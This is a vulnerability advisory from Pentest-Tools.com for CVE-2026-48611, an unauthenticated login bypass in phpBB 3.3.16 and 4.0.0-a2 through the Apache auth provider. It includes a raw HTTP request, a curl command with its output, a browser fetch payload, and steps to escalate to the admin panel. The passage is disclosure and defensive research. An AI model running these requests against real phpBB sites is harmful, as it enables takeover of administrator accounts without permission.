PTT-2026-004 – phpBB – Authentication Bypass

CVE-ID: CVE-2026-48611

Credits:

Dan Stefan Alexandru of Pentest-Tools.com

Environment:

- phpBB 3.3.16 and 4.0.0-a2
- Default auth_method=db

CVSSv3: 9.4 Critical - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

Note: The score reflects the forum-side administrative compromise (access/modify/delete forms, see/modify user info, access private site resources and messages).

Description:

By sending a single unauthenticated HTTP request, an attacker may bypass authentication and obtain a valid session as any active phpBB user, including administrators.

The "ucp_login_link" controller causes the vulnerability by accepting an attacker-controlled "auth_provider" parameter. When set to "apache", phpBB invokes the Apache authentication provider, which trusts "$_SERVER['PHP_AUTH_USER']" without verifying the password. The provider's "login()" method checks only that "PHP_AUTH_USER" matches the submitted username and that "PHP_AUTH_PW" is non-empty, the actual password value is never compared against the stored hash.

phpBB's request class is a thin mirror of "$_SERVER" and performs no "Authorization" header parsing on the Apache provider path. The PHP SAPI entirely handles the decode from "Authorization: Basic" into "PHP_AUTH_USER"/"PHP_AUTH_PW", independent of phpBB. This makes the vulnerability webserver-agnostic, any SAPI that populates these variables from an incoming "Authorization: Basic" header exposes the bug.

The bug applies to any active user account ("user_type != USER_INACTIVE"). phpBB never verifies the password value.

Requirements:

To perform this exploit, the attacker must know the username of the target account (publicly enumerable on default installs via the "memberlist.php" page and the board index page). The target account must be active ("user_type != USER_INACTIVE").

A webserver + PHP SAPI combination that populates "$_SERVER['PHP_AUTH_USER']" from an incoming "Authorization: Basic" header must serve the target phpBB instance.

The vulnerability affects all four officially supported phpBB webservers in their default configurations. The vulnerability is webserver-agnostic by design, phpBB relies entirely on the SAPI to populate "PHP_AUTH_USER", and all major SAPIs do so from any incoming "Authorization: Basic" header.

Fix:

The vendor patched the vulnerability and published the advisory here:
https://www.phpbb.com/community/viewtopic.php?p=16116763

Proof of Concept:

We confirmed that the following request successfully bypasses authentication and results in a valid session as the targeted user.

Request:

```
POST /ucp.php?mode=login_link&auth_provider=apache&login_link_x=1 HTTP/1.1
Host: target
Authorization: Basic YWRtaW46d3JvbmdwYXNzd29yZA==
Content-Type: application/x-www-form-urlencoded

login_username=admin&login_password=x&login=Login
```

Note: The Authorization header decodes to “admin:wrongpassword”. The password value is irrelevant.

Note 2: The “login_username” value must match the username the attacker provides in the “Authorization” header for the exploit to work.

Response:

```
Set-Cookie: phpbb3_<hash>_u=2; ...
Set-Cookie: phpbb3_<hash>_sid=<session_id>; ...
Location: http://target/index.php?sid=<session_id>
```

An attacker can also perform the above attack from the terminal with the following "curl" command:

```
curl -sS -c cookies.txt \
  -u admin:wrongpassword \
  -d 'login_username=admin&login_password=x&login=Login' \
  'http://target/ucp.php?mode=login_link&auth_provider=apache&login_link_x=1'
```


```
└─# curl -sS -c cookies.txt \
  -u admin:wrongpassword \
  -d 'login_username=admin&login_password=x&login=Login' \
  'http://localhost:8080/ucp.php?mode=login_link&auth_provider=apache&login_link_x=1' \
  -o /dev/null -w 'http=%{http_code}\n'

grep '_u' cookies.txt
http=302
#HttpOnly_localhost     FALSE   /       FALSE   1810204932      phpbb3_er6h9_u  2
```


Direct Exploitation in a Browser:

An attacker can also trigger the exploit from the browser's DevTools Console on the target phpBB site via the following JS payload:

```
user='admin'
fetch('/ucp.php?mode=login_link&auth_provider=apache&login_link_x=1', {
  method: 'POST',
  headers: {
    'Authorization': 'Basic ' + btoa(user+':wrongpassword'),
    'Content-Type': 'application/x-www-form-urlencoded'
  },
  body: 'login_username='+user+'&login_password=x&login=Login',
  credentials: 'include',
  redirect: 'manual'
}).then(r ⇒ console.log('Status:', r.status));
```



After the fetch completes, simply refreshing the page is enough to start navigating the application as the targeted user:




Gaining access to ACP:

Although the phpBB's Admin Control Panel (ACP) requires reauthentication with the user's password, preventing us from directly accessing it even if an attacker has impersonated an administrative user via the above vulnerability, we can easily bypass this by registering a new user, with a known password, and adding it to the administrators group.

The group management feature's direct accessibility from the administrator's phpBB profile makes this escalation vector possible.

An attacker can leverage the following steps to gain access to the ACP:


1. **Register a new account (e.g. "test2")**




Note: If administrators disabled registration, another less likely alternative may be to find an existing low privilege account with a weak/known password.

2. **Impersonate an admin via CVE-2026-48611**

3. **Use the admin to add the new user to the admin group**
   We will use the “User Control Panel” > “Manage Groups” feature to add “test2” to the “Administrators” group.





4. **Login as the user with the known password**

5. **Login as the user to ACP with the known password**

As we know the password of “test2” we can simply reuse it to gain access to ACP: